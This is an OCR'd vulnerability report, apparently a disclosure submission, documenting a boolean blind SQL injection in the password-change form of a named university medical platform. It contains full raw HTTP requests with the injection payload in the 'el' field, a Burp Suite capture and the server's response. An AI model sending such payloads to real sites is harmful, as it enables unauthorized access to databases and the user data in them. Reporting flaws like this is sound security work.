
https://medcloud.sjtu.edu.cn/



POST /newpsw.php HTTP/1.1
Host: medcloud.sjtu.edu.cn
Cookie: PHPSESSID=6p867sojnoe04q677t481kpf66
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------182597091630372249623970025361
Content-Length: 657
Origin: https://medcloud.sjtu.edu.cn
Referer: https://medcloud.sjtu.edu.cn/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

-----------------------------182597091630372249623970025361
Content-Disposition: form-data; name="el"

123' or length(database())=3#
-----------------------------182597091630372249623970025361
Content-Disposition: form-data; name="lpsw"

123

----------------------------182597091630372249623970025361

Content-Disposition: form-data; name="npsw"

123

----------------------------182597091630372249623970025361

Content-Disposition: form-data; name="nnpsw"

123


----------------------------182597091630372249623970025361


Content-Disposition: form-data; name="submitPS"

123

----------------------------182597091630372249623970025361—

该 URL 存在 sql 注入，将参数如图设置，返回密码至少 8 位时为真，返回旧密码不正确为假，注入出数据库长度证明注入存在




Burp 项目 测试器 重发器 窗口 帮助
Burp Suite Professional v2021.12.1 - Temporary Project - 123
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Autorize BurpJSLinkFinder
1 × 2 × ...
发送 取消
目标: https://medcloud.sjtu.edu.cn HTTP/1
请求
Pretty 原始 十六进制 \n
1 POST /newpsw.php HTTP/1.1
2 Host: medcloud.sjtu.edu.cn
3 Cookie: PHPSESSID=6p867soj1oe04q677t481kpf66
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data; boundary=---------------------------182597091630372249623970025361
9 Content-Length: 657
10 Origin: https://medcloud.sjtu.edu.cn
11 Referer: https://medcloud.sjtu.edu.cn/index.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 -----------------------------182597091630372249623970025361
21 Content-Disposition: form-data; name="el"
22
23 123' or length(database())=3#
24 -----------------------------182597091630372249623970025361
25 Content-Disposition: form-data; name="lpsw"
26
27 123
28 -----------------------------182597091630372249623970025361
29 Content-Disposition: form-data; name="npsw"
30
31 123
32 -----------------------------182597091630372249623970025361
33 Content-Disposition: form-data; name="nnpsw"
34
35 123
36 -----------------------------182597091630372249623970025361
37 Content-Disposition: form-data; name="submitPS"
38
39 123
40 -----------------------------182597091630372249623970025361--
41
Search...
没有匹配
响应
Pretty 原始 十六进制 Render
上海交通大学
医疗器械智能制造与平台
旧密码输入不正确请点击返回重试
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 5
Request Cookies 1
请求标头 17